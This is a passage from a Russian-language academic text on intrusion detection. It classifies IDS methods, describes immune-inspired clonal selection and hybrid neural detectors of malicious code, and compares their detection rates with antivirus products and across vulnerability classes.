У.3) характеристики системы, прямо или опосредованно отражающие реализуемое ею целевое назначение, например статистику задействованных ресурсов, количество обработанных за единицу времени запросов, скорость и другие характеристики сетевого обмена и т. п. (см. табл. 3.1).

Алгоритмы низкоуровневого (машинно-зависимого) анализа обычно гораздо более просты в реализации, обладают высоким быстродействием и наименее требовательны к ресурсам. Примерами алгоритмов класса У.1 являются работы [19–21, 27]. С другой стороны, анализ двух более высоких уровней снабжает решающие алгоритмы более целенаправленным потоком информации, что потенциально повышает качество принимаемых решений при тех же затратах вычислительных мощностей, а кроме того, обладает определенной степенью платформо-независимости. К алгоритмам класса У.2 относятся, например, работы [11–13, 15, 17, 18]. Наиболее высокий уровень анализа состояния системы (класс У.3) [16, 22–24] обычно информирует об имеющихся отклонениях опосредованно, что зачастую требует привлечения оператора с целью обнаружения истинной




Рис. 3.1. ***Классификация IDS по H. Debar***

причины нештатного функционирования системы. Однако в некоторых случаях он может быть единственным источником сведений о проводящемся злоумышленном воздействии (например, при распределенной атаке вида «отказ в обслуживании» путем формирования большого количества корректных, но ресурсоемких запросов и схожих случаях). *Классификация по схеме принятия решения* о наличии нештатного функционирования системы представляется наиболее адекватной с позиций теории распознавания образов, к которой в общем случае относится данная задача (табл. 3).




Рис. 3.2. ***Уровни обработки данных в IDS, IBM Research Zurich***




Рис. 3.3. ***Детализация алгоритма IDS, RTO/NATO***

Р.1. *Структурные методы* распознавания формируют строгую модель либо заведомо корректного состояния или воздействия, либо заведомо злоумышленного воздействия. Иные варианты воздействий, в том числе возможно корректные либо вредоносные (но неизвестные на момент создания модели), не анализируются и приводят к ошибкам I-го либо II-го рода в зависимости от выбранной политики анализа. К преимуществам методов данного класса относится полное отсутствие ложных срабатываний в области, описываемой моделью, к недостаткам – принципиальная невозможность описания новых, неизвестных ранее, либо не укладывающихся в разработанную модель методов злоумышленных воздействий.

Р.1.1. *Контроль корректности состояния.*

Р.1.1.1. *Алгоритмы инспектирования* выполняют наиболее жесткий контроль системы. Они осуществляют проверку целостности файлов (реализованную в системах Tripwire [8], AIDE [9] и аналогичных), областей памяти [10] или более сложных структур данных (например, баз префиксов сетевых маршрутов [11]) на основе тех или иных записей о заведомо корректном их состоянии: размер файлов, контрольные суммы, криптостойкие хэш-суммы и т. п.

Р.1.1.2. *Алгоритмы контроля графа состояний/графа переходов модели системы или протокола* представляют собой наиболее широко исследуемый подкласс структурных методов. Анализу подвергаются значимые события, происходящие в системе, о которой известно ее текущее состояние. Описание тем или иным способом разрешенных для каждого состояния переходов позволяет генерировать события при отклонении поведения системы от разрешенного. Одной из первых работ в данном направлении были исследования [12, 13], реализованные в системах STAT и USTAT соответственно. Впоследствии внутри выделился

Уровни операционной среды	Обозначение	Способы обхода	
Уровень 7. Задачи (работа)	TASK	• Маскировка выполнения программы • Сложности, связанные с анализом программ на прикладном уровне	*Локальный*
Уровень 6. Программы	JOB		
Уровень 5. Программные процессы	PS	• Использование подмены системных библиотек • Перехват обращения к системным функциям • Изменение таблицы импорта процесса • Подмена таблицы экспорта • Подмена обработчика прерываний	
Уровень 4. Системные вызовы и прерывания	SVC		
Уровень 3. Система команд	ISP		
Уровень 2. Процессы взаимодействия «процессор – память»	PMS	• Внесение изменения в машинный код команд	
Уровень 1. Схемы и регистровые передачи	CRT		
Уровни модели OSI	**Протоколы TCP/IP**	**Способы обхода IDS**	
Уровень 7. Прикладной уровень	HTTP, SMTP, SNMP, FTP, Telnet, SCP, NFS, RTSP	• Нестандартная кодировка • Шифрование трафика • Полиморфизм • Сложности, связанные с анализом протоколов прикладного уровня	*Сетевой*
Уровень 6. Уровень представления	XML, XDR, ASN.1, SMB, AFP		
Уровень 5. Сеансовый уровень	TLS, SSH, ISO 8327/CCITT X.225, RPC, NetBIOS, ASP	• Манипулирование со значением TTL • IP-фрагментация • TCP-фрагментация • Манипулирование порядковыми номерами TCP-последовательности	
Уровень 4. Транспортный уровень	TCP, UDP, RTP, SCTP, SPX, ATP		
Уровень 3. Сетевой уровень	IP, ICMP, IGMP, X.25, CLNP, ARP, RSRP, OSFP, RIP, IPX, DDP, BGP		
Уровень 2. Канальный уровень	Ethernet, Token ring, PPP, HDLC, Frame relay, ISDN, ATM, MPLS	• Широковещательная рассылка • Многочисленные VLAN-заголовки • Незначительно превышенные размеры фрэймов	
Уровень 1. Физический уровень	Физическая среда и принципы кодирования информации		

Таблица 3.1. ***Уровни обрабатываемых данных***

подкласс методов, использующий для контроля последовательности событий сети Петри [14]. В настоящее время ведутся исследования, направленные на повышение гибкости описания допустимого поведения системы [15] и на автоматизацию процесса построения графа разрешенных переходов.

Р.1.1.3. *Алгоритмы контроля политики штатных воздействий* представляют собой полное или частичное описание разрешенных воздействий на систему, тем самым формируя политику «запрещено все, что не разрешено» (*англ.* – default deny), любая попытка нарушения которой формирует информирующее событие. Наряду с алгоритмами инспектирования представляет подкласс, имеющий наибольшую историю в области обнаружения компьютерных атак. Различные варианты реализации данного подхода были внедрены во множестве систем контроля доступа (в том числе в одну из первых функционально завершенных IDS – проект Haystack [16] в 1988 году).

Р.1.2. *Контроль (поиск) нештатных воздействий.*

Р.1.2.1. *Алгоритмы контроля политики нештатных воздействий* представляют собой описание перечня заведомо запрещенных воздействий на систему, формируя политику «разрешено все, что не запрещено» (*англ.* – default allow). В отличие от контроля политики штатных воздействий, которая может быть выведена из протокола или некоторого формального описания желаемого поведения системы, формирование полного перечня запрещенных воздействий затруднительно, а во многих случаях и невозможно, в силу сложности и многоуровневости информационных систем. Решающие правила данного класса лишены ошибок «ложного срабатывания», что предоставляет им значительное преимущество при внедрении в системах без участия человека-оператора. Однако они не в состоянии обнаруживать новые, не учтенные в их базе знаний типы злоумышленных воздействий на систему, а следовательно, качество их работы во многом зависит от скорости актуализации модели злоумышленника.

Р.1.2.2. *Сигнатурные алгоритмы* выполняют поиск заранее известных шаблонов компьютерных вторжений и отличаются уровнем анализа (согласно приведенной выше классификации), а также различной степенью детализации/обобщения шаблонов. Алгоритмы этого класса используют антивирусные программные продукты, а также системы фильтрации сетевого трафика (в том числе почтового и web-контента). Современные исследования в этом классе на уровне анализа команд/событий посвящены в первую очередь универсализации баз знаний с целью унифицированной актуализации сведений об атаках различной этимологии, уровней и интенсивности [17, 18], а также вопросам масштабируемости систем на их основе. В подклассе методов, выполняющих поиск на байт-ориентированном уровне, исследования ведутся в области автоматической генерации сигнатур вторжений [19, 20], а также в области поиска эффективных методов противодействия мимикрии и полиморфизму в атаках (например, путем анализа графа переходов в двоичном коде червя [21]).

Р.2. *Корреляционные методы* вводят метрики отличия наблюдаемого вектора признаков либо более сложной (например, поведенческой) характеристики от заведомо корректного или заведомо злоумышленного состояния. Характеризуются они тем, что формируют определенные (положительные или отрицательные) значения для всего множества воздействий, в том числе это касается и чрезвычайно маловероятных состояний (хотя степень достоверности при принятии решения в них невелика). Преимуществом корреляционных методов является покрытие всего множества допустимых воздействий, что гипотетически позволяет принимать корректные решения и в отношении неизвестных ранее атак. Задача совокупного снижения уровня ошибок как I-го, так и II-го рода является основной для данного класса алгоритмов. Применительно ко всем корреляционным методам возможны как реализации в режиме «обучения с учителем», так и в режиме самообучения (адаптивном режиме).

Р.2.1. *Алгоритмы «без памяти»* рассматривают каждое событие (воздействие, переход системы из одного состояния в другое или один отсчет измерения какой-либо характеристики системы) как отдельный элемент множества, в отношении которого необходимо принять решение. К данному классу также применим термин методы пространства признаков.

Р.2.1.1. *С одномерным вектором признаков.*

Р.2.1.1.1. *Пороговые алгоритмы* генерируют информационное события о факте обнаружения аномалии по превышению наблюдаемого значения некоторой граничной величины. Пороговые алгоритмы были первыми представителями класса корреляционных методов обнаружения вторжений, в частности, они описаны и в основополагающей для всей рассматриваемой области работе [2] в 1987 году и в системе Haystack [16]. Наиболее широкое применение на практике получил контроль объема запрашиваемых в системе ресурсов и частот тех или иных событий в системе (например, для конкретного вида событий – в работах [22, 23], агрегированно для статистики рассеивания вектора частот – в исследовании [24]).

Р.2.1.2. *С многомерным вектором признаков.*

Р.2.1.2.1. *Алгоритмы линейной классификации* в многомерном пространстве признаков в настоящее время уступили позиции алгоритмам кластерного и нейросетевого анализа как более гибким.

Р.2.1.2.2. *Кластерный анализ* в качестве зарекомендовавшего себя метода классификации получил широкое применение и в области обнаружения компьютерных атак. В настоящее время исследования проводятся как в направлении обнаружения без учителя (поиск значительных отклонений) [25] и др., так и кластеризации с предварительным обучением на размеченных входных данных [26, 27].

Р.2.1.2.3. *Нейросетевые методы* используют для принятия решения о наличии либо отсутствии злоумышленного воздействия решающую схему на базе нейронной сети. Первые работы в этом классе относятся к концу 1990-х годов [28, 29]. В настоящее время количество различных методов в данном классе достаточно велико, в том числе существуют и независимые отечественные исследования. В частности, в работе [30] предлагается использовать нейронные сети адаптивного резонанса, а в работе [31] решение принимается нейронной сетью на основании вектора, содержащего частоты системных запросов и идентификатор состояния контролируемого вычислительного процесса.

Р.2.1.2.4. *Иммунные методы* [32, 33] предпринимают попытку распространить принципы обнаружения и противодействия иммунной системы живых существ чужеродным вирусам. Система включает в себя централизованную «библиотеку генов», которые формируют ограниченный набор векторов, характеризующих потенциально чужеродные события, и распределенную систему датчиков, выполняющих собственно детектирование воздействий и обладающих обратной связью с «библиотекой генов». Методы характеризуются нетребовательностью к ресурсам, однако в некоторых условиях формируют высокий поток ложных событий.

Р.2.2. *Алгоритмы «с памятью»* анализируют события с учетом некоторой предыстории, а также, возможно, истинного или предполагаемого состояния системы.

Р.2.2.1. *Детерминированные алгоритмы контроля поведения* генерируют события по любому факту отклонения поведения системы от профиля, созданного на этапе обучения, и являются некоторым аналогом инспектирующих алгоритмов в классе структурных методов. В случае неудачного выбора объекта защиты или перечня контролируемых событий могут генерировать высокий поток ложных срабатываний. В основном вытеснены нечеткими алгоритмами как более гибкими.

Р.2.2.2. *Нечеткие алгоритмы контроля поведения* в ходе анализа последовательности событий тем или иным образом вычисляют вектор вероятностных характеристик и генерируют событие только по превышению ими некоторых пороговых значений. Анализ возможен как на уровне байтов (например, в [34] анализируются параметры системных запросов), так и на уровне команд/событий [35].




Рис. 3.4. ***Схемы управления IDS***




Рис. 3.5. ***Таксономия IDS***
а – классификация систем обнаружения воздействий;
б – классификация ложных срабатываний систем обнаружения воздействий

3.1.2. Алгоритмы клональной селекции вредоносного программного кода

В основе известных иммунных систем защиты лежат модельные представления взаимодействия двух ключевых понятий из классической иммунологии: «антиген» – *«антитело». В* качестве антигенов в упомянутых системах могут выступать: деструктивный программный код, нелегитимные системные вызовы, «дефектные» сетевые пакеты и пр. При обнаружении таких антигенов – иммунная система защиты сначала их изучает и формирует специальную библиотеку шаблонов. Под шаблонами здесь понимаются упорядоченные наборы (паттерны) из структурных, корреляционных и инвариантных признаков антигенов.

Блок-схема возможного алгоритма клональной селекции вредоносного программного кода подробно рассмотрена в работах [56, 78, 89] (см. рис. 3.6). Основным отличием этой схемы от классического алгоритма клональной селекции является процедура мутации. В данном случае, детекторы и «антигены» имеют формальное представление в виде множеств над конечным алфавитом. Принято допущение, что мощность множеств детекторов D и антигенов A одинаково и они заданы статично. Под *аффинностью* антигенов с детекторами понимается частичное соответствие элемента $a_i \in A$ элементу $d_i \in D$. При этом аффинность растет с увеличением количества идентичных элементов.

В качестве обучающей выборки здесь был использован набор $(\alpha_1,\beta_{1j}),(\alpha_2,\beta_{2j}),\ldots(\alpha_i,\beta_{ij})$, для которых $i \in [0,19]$, $j \in [0,2]$. Выбор $j=3$ для α_i был обусловлен условиями эксперимента, в ходе которого j изменялось в диапазоне от 2 до 19.

Аффинность антигена α_i к детектору β_{ij} рассчитывалась как

$$\sum_{x=1}^{m} \begin{cases} 1, if\ \alpha[x] = \beta_{ij}[x] \\ 0, \text{else.} \end{cases}$$, где m – мощность множества α_i.

Согласно рассчитанной аффинности, происходит упорядочивание детекторов по убыванию. Затем осуществляется репродукция первых k детекторов с последующей перезаписью детекторов с низкой аффинностью. Количество наследников (клонов) каждого детектора равняется количеству антигенов заданной




Рис. 3.6. ***Модифицированный алгоритм клональной селекции***

обучающей выборки. Модификация детектора осуществляется путем замены *n* элементов на элементы из конечного алфавита. Выбор элемента из конечного алфавита осуществляется с помощью генератора псевдослучайных чисел на основе алгоритма Блюма – Блюма – Шуба (Blum – Blum – Shub, BBS). Критерием остановки считается достижение 20 %-ого порога аффинности детектора к каждому антигену.

Программная реализация модифицированного алгоритма клональной селекции была представлена модулями: *Generetor u Analizator*. Модуль *Generetor* создает обучающую выборку и записывает ее в базу данных антигенов. На основе сформированной базы данных антигенов с помощью модифицированного алгоритма клональной селекции вырабатываются детекторы, которые, в свою очередь, заносятся в базу данных детекторов.

Модуль *Analizator* получает на вход антигены из базы данных антигенов и детекторы из базы данных детекторов. Входные антигены α_i подвергаются модификациям с разным количеством изменяемых элементов (период изменения $T = \overline{1,9}$). Модифицированные антигены α_i' обрабатываются алгоритмом поиска детекторов. Данный алгоритм осуществляет поиск детектора β_{ij} на этот антиген α_i' в базе данных детекторов.

Для оценки эффективности модифицированного алгоритма клональной селекции, были сгенерированы тестовые данные, с параметрами: алфавит $M = \overline{0,9}$), размер α_i – 80 символов, размер частичного соответствия: 20 % от размера α_i.

Результаты эксперимента (см. табл. 3.2 и рис. 3.7) подтвердили эф-




Рис. 3.7. ***Количество обнаруженных аномалий***

α_i	β_{ij}	Количество обнаруженных аномалий при заданном периоде, T								
		1	2	3	4	5	6	7	8	9
40	6	40	35	34	29	30	26	19	24	23
120	18	119	107	103	83	79	76	77	64	61
200	30	199	173	184	144	138	135	133	120	106
280	42	263	257	224	181	169	159	155	131	144
360	54	356	328	270	271	219	228	186	206	182
440	66	380	388	315	309	254	261	212	243	194
520	78	493	445	399	355	300	314	276	253	236

Таблица 3.2. ***Результаты оценки эффективности модифицированного алгоритма клональной селекции при k = 3***

Характеристики	Parzen-window, %	One-class support vector machine, %	V-detectors, %
Средний уровень выявления атак (DR)	99,93	99,82	99,99
Средний уровень пропуска атак (FAR)	0,02	1,97	0

Таблица 3.3. ***Оценка эффективности классификаторов***

фективность предложенной системы обнаружения аномалий на основе модифицированного алгоритма клональной селекции.

Отметим, что в настоящее время возрастает тенденция применения, гибридных методов и алгоритмов искусственного интеллекта для решения задачи обнаружения аномалий. На практике предлагаются реализации различным схем классификаторов, например, иммунных, нечетких, нейронных, эволюционных и пр. Например, в работах [347, 348] рассмотрен генетический алгоритм GAIDS. Обучение и тестирование проводились на данных базы KDD Cup1999 [349] (KDD'99). Результаты тестировании следующие: уровень выявления атак (Detection Rate, DR) составил 99,87 %, уровень пропуска атак (False Acceptence Rate, FAR) – 0,003 %. В работе [352] представлен сравнительный обзор применения алгоритмов CSA, CLONALG, MILA, DADAI и др. В работах [353, 354] рассмотрена комбинированная схема иммунных, генетических и коэволюционных классификаторов. Особенностью подхода стало применение детекторов переменной длины (V-detectors). Обучение и тестирование проводились на данных базы KDD'99. Для сравнения результативности были выбраны статистические подходы на основе окна Парзена (Parzen-window) и на основе метода опорных векторов (one-class support vector machine). Результаты тестирования представлены в таблице 3.3.

В работе [355] рассмотрена комбинация иммунного и генетического классификатора. Алгоритм клональной селекции использовался для выработки детекторов (сигнатур). Затем коэволюционный генетический алгоритм отбирал лучшие экземпляры в итоговую базу данных. Функция аффинности была представлена в виде метрики «процент согласования». Работа комбинированного алгоритма тестировалась на платформе распределенных вычислений (Jini Grid platform). Обучение и тестирование проводились на данных базы KDD'99. Для сравнения результативности была выбрана известная система обнаружения вторжений Snort (Cisco). Среднее количество детекторов для рассмотренного алгоритма составило 15,0, а для Snort – 22,8. Результаты тестирования следующие. Для предложенного комбинированного алгоритма уровень выявления атак (Detection Rate, DR) составил 89,25 %, для СОВ Snort – 60,5 %.

В работе [356] предложена комбинация на основе алгоритма отрицательного отбора и генетического алгоритма. Функция пригодности генетического алгоритма – Евклидово расстояние, а также расстояние Минковского (параметр p = 0,5). Для обучения и тестирования была использованы данные базы NSL-KDD Data Set 2009 [10] (NSL-KDD'09). Результаты тестирования следующие: показатель DR с использованием расстояния Минковского составил 90,21 %, с расстоянием Евклида – 89,7 %.

3.1.3. Комбинация иммунного и нейросетевого детекторов вредоносного кода

Общая блок-схема предлагаемого алгоритма обнаружения вредоносного программного кода и аномалий функционирования критически важных приложений *Индустрии 4.0* представлена на рисунке 3.8.

Согласно этому алгоритму запускается проверка критических приложений *Индустрии 4.0* на предмет наличия вредоносного программного кода (программных закладок), а также возможных аномалий функционирования. В случае обнаружения известных деструктивных воздействий активируется заранее подготовленный «*врожденный кибериммунитет*». В случае обнаружения нового вредоносного кода и/или ранее неизвестных аномалий запускается механизм подготовки и настройки так называемого «*приобретенного кибериммунитета*». Для этого проводится детальный статический и динамический анализ исполняемого кода приложений, пополняются или формируются новые наборы информативных признаков *(сигнатурные, корреляционные, инвариантные),* пополняется соответствующая «*иммунная память*». Далее механизм «*иммунного ответа*» совершенствуется путем настройки для нейтрализации ранее неизвестных кибератак

злоумышленников. А иммунная система защиты инфраструктуры *Индустрии 4.0* адаптируется и улучшается в целом [26–71].

В предлагаемом алгоритме обнаружение вредоносного программного кода и аномалий функционирования приложений *Индустрии 4.0* осуществляется с помощью иммунных и нейросетевых детекторов обнаружения. В частности, были разработаны детекторы для работы:

- файлами операционной системы (35 детекторов)

FCreate, FCopy, FDelete, FGet, FRead, FOpen, FWrite и др.;

- с заданиями, задачами и процессами (74 детектора)

PBind, PAccept, PConnect, PInfo, PListen, PRec, PSend и др.;

- с прерываниями (54 детектора)

ROpen, RCreate, RDelete, RGet, RValue, RVector, RLib и др.;

- с протоколами стека TCP/IP (115 детекторов)

TCheck, TCreate, TDelete, TGet, TValue, TLine, TVector и др.;

- с протоколами Modbus/TCP (70 детекторов)

PPCheck, PCreate, PDelete, PGet, PValue, PLine, PVector и др. ;

- с виртуальными машинами (40 детекторов)

VCheck, VCreate, VDelete, VGet, VOpen и др.;

- с сервисами (105 детекторов)

SCheck, SChange, SConfig, SControl, SService, SDelete и др.

В качестве нейросетевых детекторов использовался типовой трехслойный персептрон (входной слой – 12 нейронов, выходной – один нейрон) с сигмоидальной функцией отклика.

Обнаружение и нейтрализация вредоносного программного кода и аномалий функционирования критических приложений *Индустрии 4.0* осуществляется по следующим шагам.

Шаг 1. Подготовка абстрактных моделей программ для статического и динамического анализа программного кода. Например, с помощью дизасебмлера IDA-32 и пр.

Шаг 2. Выбор способов определения полноты, разрешимости и непротиворечивости проводимого статического и динамического анализа программного кода.

Шаг 3. Декомпозиция структур программ на процедуры, функции и последовательности команд для статического анализа программного кода.

Шаг 4. Определение контрольных точек для статического и динамического анализа программного кода.

Шаг 5. Подготовка «паспортов» доверенных вычислений на основе информативных признаков (структурных, корреляционных и инвариантных).

Шаг 6. Подготовка процедуры распознавания вредоносного программного обеспечения в структуре программ и аномалий функционирования программ.

Шаг 7. Формирование вектора в многомерном Евклидовом пространстве для реализации упомянутой процедуры распознавания (1 – обнаружено, 0 – не обнаружено).




Рис. 3.8. ***Общая блок-схема гибридного алгоритма обнаружения аномалий***

Здесь, каждый исполняемый файл программы представляется в виде некоторого уникального вектора в многомерном Евклидовом пространстве:

$$P_i = p_i^1, p_i^2, \dots p_i^N,$$

$$p_i^k = \begin{cases} 0, n_{i,j} = 0 \\ 1, n_{i,j} > 0 \end{cases},$$

где P – вектор, характеризующий программу i;

p_i^k – булево значение, результат обнаружения набора признаков κ в программе i;

$n_{i,j}$ – количество обнаружений паттернов в программе i.

Обучение упомянутых детекторов обнаружения осуществляется по следующим шагам.

Шаг 1. Подготовка наборов информативных признаков (сигнатурные, корреляционные, инвариантные) вредоносного программного кода и аномалий функционирования программ.

Шаг 2. Дизассемблирование и подготовка моделей программ для статического анализа программного кода.

Шаг 3. Линеризация (спрямление) пространства обнаружения путем исключения последовательностей команд, встречающиеся менее чем в 10 % приложений, а также стандартных инструкций, встречающиеся более чем в 85 % приложений. Для этого используется ряд критериев, например критерий Пирсона χ^2.

Шаг 4. Классификация и формирование сигнатурного вектора для распознавания вредоносного программного кода и аномалий функционирования программ.

Отметим, что для более «пристального» наблюдения за системными и сетевыми процессами потребовалось модифицировать два известных драйвера режима ядра, *Windows Driver Model (WDM) и Windows Driver Foundation (WDF)*. В том числе, фреймворки *Kernel-Mode Driver Framework (KMDF) и User-Mode Driver Framework (UMDF)*, которые входят в состав сторого драйвера *WDF*. Для составления представительной выборки системных и сетевых процессов были зайдествованы известные системные функции *ToolHelp API, Native API, ZwQuerySystemInformation и пр.* Для регистрации обращений к файловой системе, в драйвер мониторинга был включен функционал драйвера фильтра файловой системы. Это драйвер фильтра осуществляет перехват *IRP*–пакетов с командами *IRP_MJ_ CREATE.*




Рис. 3.9. ***Оценка результативности обнаружения вредоносного кода***




Рис. 3.10. ***Оценка возможности пропуска аномалий функционирования***

В процессе дизассемблирования приложений *Индустрии 4.0* было получено 250 000 файлов .asm. Из каждого файла были извлечены последовательности инструкций. Общее число уникальных последовательностей составило 2 545 235.

После применения метода последовательного сокращения количество последовательностей сократилось до 7 221. После применения метода Пирсона число уникальных последовательностей составило 810.

Для каждой из программ был создан профайл, который, в последствии использовался для обучения иммунных и нейросетевых детекторов распознавания вредоносного программного кода и аномалий функционирования приложений *Индустрии 4.0*. В качестве метода обучения использовался *метод коррекции ошибки (обучение с учителем)*. Для реализации выбранной модели использовалась библиотека FANN и соответствующий интерфейс для языка python.

	Базы (на 1.07.2021)		Базы (на 1.07.2021)	
	Обнаружено	Ошибка 1-го рода	Обнаружено	Ошибка 1-го рода
Kaspersky	88.10 %	2.97 %	88.50 %	0.01 %
BitDefender	88.40 %	2.16 %	54.10 %	0.04 %
Avast	85.96 %	0.13 %	41.00 %	0.03 %
Panda Security	84.90 %	0.05 %	34.60 %	0.02 %
Trend Micro	84.70 %	0.18 %	43.40 %	0.04 %
DrWeb	84.20 %	0.69 %	37.70 %	0.20 %
Предлагаемый метод	81.87 %	3.94 %	53.40 %	0.4 %
Sophos	80.70 %	0.01 %	64.20 %	2.24 %
Eset	68.90 %	0.04 %	38.70 %	0.02 %

Таблица 3.4. ***Оценка качества предложенного решения***

На графиках рисунков 3.9 и 3.10, а также в таблице 3.4. представлены результаты оценки полученных результатов.

Из представленных оценок видно, что качество опытного образца программно-аппаратной системы обнаружения вредоносного программного обеспечения и аномалий функционирования критически важных приложений *Индустрии 4.0* сопоставимо, а в ряде случаев и превосходит другие известные решения. При этом отметим высокую степень адаптивности и самоорганизации иммунных детекторов обнаружения на ранее неизвестные аномалии и вторжения [26–71].

3.1.4. Оценка результативности методов обнаружения вторжений и аномалий

В настоящее время в проектах обнаружения сетевых вторжений и аномалий, находящихся на стадии академических исследований или коммерческих предложений, используются следующие основные классы методов (см. табл. 3.5).

Условное графическое описание возможностей сигнатурных, корреляционных и инвариантных методов обнаружения вторжений и аномалий можно представить на следующей модели (см. рис. 3.11). Пусть




Рис. 3.11. ***Оценка возможностей известных методов обнаружения вторжений и аномалий***




Рис. 3.12. ***Структурные методы обнаружения кибератак и аномалий***

Методы	Преимущества	Недостатки	Примеры проектов (статус)
1. Корреляционные методы	способность обнаруживать не заложенные в базу аномалии	высокий уровень ложных срабатываний	
1.1 Статические профили	специфичных преимуществ нет	неспособность адаптироваться к валидным изменениям сетевого трафика	NIDES (исслед.)
1.2 Динамические профили	пониженный уровень ложных срабатываний за счет адаптации	возможность умышленного "обхода" за счет плавного целенаправленного изменения параметров трафика	EMERALD (исслед.), работы E.Eskin (исслед.)
1.3 Профили на основе нейросетей	– пониженный уровень ложных срабатываний за счет адаптации; – повышение качества обнаружения за счет элементов искусственного интеллекта	высокий уровень ложных срабатываний для некоторых классов атак (не укладывающихся в нейросетевую модель обнаружения)	работы E.Moreira (исслед.)
2. Сигнатурные методы	нулевой уровень ложных срабатываний	вероятность обнаружения аномалии, не заложенной в базу сигнатур, очень низка	
2.1 Поиск по полной базе шаблонов	специфичных преимуществ нет	специфичных недостатков нет	RealSecure (коммерч.), CiscoIDS (коммерч.)
2.2 База шаблонов с обратной связью	повышение качества и скорости обнаружения за счет анализа истории атак	специфичных недостатков нет	Snort (коммерч./бесплатн.)
2.3 Граф переходов, соответствующий атаке	построение ("поверхностной") модели атаки и атакуемой системы с целью определения реализуемости атаки и возможного ущерба от нее	увеличение уровня ложного пропуска для некоторых классов атак (внесенных в базу графов сигнатур)	BRO (исслед.)
3. Инвариантные методы	способность обнаруживать новые (отсутствующие в базах сигнатур) типы аномалий при нулевом уровне ложных срабатываний	невозможность обнаружения атак (в том числе известных типов), не вызывающих нарушений семантики стека сетевых протоколов	Ратибор (исслед.)

Таблица 3.5. ***Общая классификация методов обнаружения вторжений и аномалий***

весь прямоугольник соответствует множеству всех возможных воздействий на систему; область, ограниченная зеленым цветом – заведомо корректные воздействия; красным цветом – заведомо злоумышленные и/или вредоносные воздействия; соответственно, не ограниченная область – воздействия некорректные с точки зрения штатного функционирования системы, однако, не наносящие существенного урона системе (возможно – неумышленные действия операторов, ошибки в каналах передачи данных, незначительные ошибки функционирования технических средств и т. п.).

Структурные методы обнаружения вторжений и аномалий (см. рис. 3.12) – формируют строгую модель либо заведомо корректного (класс 1.1), либо заведомо злоумышленного (класс 1.2) воздействия. Иные варианты воздействий, в том числе возможно корректные либо вредоносные (но неизвестные на момент создания модели), не анализируются и приводят либо к ошибкам I-го рода, либо к ошибкам II-го рода в зависимости от выбранной политики анализа.

К преимуществам методов данного класса относится полное отсутствие ложных срабатываний в области, описываемой моделью, к недостаткам – принципиальная невозможность описания новых, неизвестных ранее, либо не укладывающихся в разработанную модель методов злоумышленных воздействий.

Корреляционные методы обнаружения вторжений и аномалий (см. рис. 3.13) – вводят метрики отличия наблюдаемого вектора признаков либо более сложной (например, поведенческой) характеристики




Рис. 3.13. ***Корреляционные методы обнаружения кибератак и аномалий***




Рис. 3.14. ***Инвариантные методы обнаружения кибератак и аномалий***

от заведомо корректного либо заведомо злоумышленного состояния. Характеризуются тем, что формируют определенные (положительные или отрицательные) значения для всего множества воздействий; в том числе это касается и чрезвычайно маловероятных состояний, однако, степень достоверности при принятии решения в них невелика.

Преимуществом корреляционных методов является покрытие всего множества допустимых воздействий, что гипотетически позволяет принимать корректные решения и в отношении неизвестных ранее атак. Задача совокупного снижения уровня ошибок как I-го так и II-го рода является основной для данного класса алгоритмов.

Инвариантные методы обнаружения вторжений и аномалий (см. рис. 3.14) накладывают на все пространство допустимых значений вектора системы ограничений, подобранные таким образом, чтобы:

а) полностью включить все возможные корректные состояния объекта;

б) минимизировать (в идеале – исключить) долю злоумышленных воздействий, отвечающих требованиям наложенных ограничений:

Ниже представлены результаты сравнительного анализа известных методов обнаружения кибератак и аномалий [26–31]. Сравнительная оценка была произведена на основе Открытой Базы Данных Уязвимостей *(Open Source Vulnerabilities Data Base – OSVDB, http://www.osvdb.org/)*. Отметим, что эта база данных синхронизирована с базами данных по уязвимостям *CERT, X-FORCE, CVE, BUGTRAQ* и др. Выборка была произведена по временному ряду с момента регистрации базы данных (1997 год) по настоящее время, по условиям:

тип_реализации_атаки = УДАЛЕННЫЙ;
статус_уязвимости = ПОДТВЕРЖДЕНА.

Всего в выборку попало 1210 записей. Из них 850 записей относятся к ошибкам и уязвимостям в реализации модулей, осуществляющих работу с удаленными абонентами, но не к самому стеку сетевых протоколов (например, переполнение буфера при обработке прикладного запроса, ошибки в настройке правил доступа, ошибки, приводящие к отказу в обслуживании из-за неверно реализованного программного кода, cross-site scripting и т. п.).

Собственно к стеку протоколов относятся 360 уязвимостей. Их классификация применительно к классам порождаемых ими аномалий приведена в табл. 3.6. В этой же таблице приведены:

- данные по доле атак, не обнаруженных методом без внесения дополнительной информации в программный код или базу данных атак (верхнее значение в ячейке);
- данные по средневзвешенному проценту ложных срабатываний при анализе атак соответствующего класса (нижнее значение в ячейке).

№	Краткое наименование	Общее кол-во	Уровень OSI	1.1	1.2	1.3	2.1	2.2	2.3	3
1.	Инъекции скриптов, в т.ч	82	7							
1.1	CMD-инъекции	50	7	*	*	*	*	*	*	*
1.2	прочие инъекции	32	7	*	*	*	*	*	*	*
2.	Переполнение буфера, в том числе	134	3–7							
2.1	длинный ввод	85	4–7	*	*	*	*	*	*	*
2.2	ошибка разбора	34	4–7	*	*	*	*	*	*	*
2.3	переполнение целого	15	3–7	*	*	*	*	*	*	*
3.	Ошибки при работе с указателями	11	4–7	1 0 **	1 0	1 0	0,85 0	0,69 0	н/д	0 0
4.	Агрессивный поток (flood), в том числе	15	2–7							
4.1	SYN-flood	2	5	0 0,04	0 0,03	0,02 0,02	0 0	0 0	н/д	1 0
4.2	короткими IP-фрагментами	3	3	0,04 0,12	0,04 0,07	0,04 0,09	0,24 0	0,19 0	н/д	1 0
4.3	короткими TCP-фрагментами	3	5	0,10 0,23	0,10 0,16	0,05 0,15	0,24 0	0,19 0	н/д	1 0
4.4	прочие типы	7	2–7	н/д ***	н/д	н/д	0,62 0	0,50 0	н/д	1 0
5.	Ошибки сборки датаграмм, в том числе	43	2–6							
5.1	протоколов канального уровня	2	2	н/д	н/д	н/д	0 0	0 0	0 0	0,12 0
5.2	IP-фрагментов	12	3	0,19 0	0,07 0	0,20 0,02	0,08 0	0,07 0	0,20 0	0,20 0
5.3	TCP-сессий	3	5	0,40 0	0,37 0	0,35 0,12	0 0	0 0	0,10 0	0,20 0
5.4	протоколов уровня представ-ления	26	6	1 0	1 0	1 0	0,42 0	0,40 0	0,29 0	0,25 0
6.	Подмена адреса отправителя	3	2–7	1	1 0	1 0	1 0	1 0	1 0	1 0
7.	подмена удаленного субъекта	6	2–7	1 0	1 0	1 0	0,62 0	0,55 0	1 0	0,60 0
8.	Специфические для протоко-лов, в том числе	66	2–7							
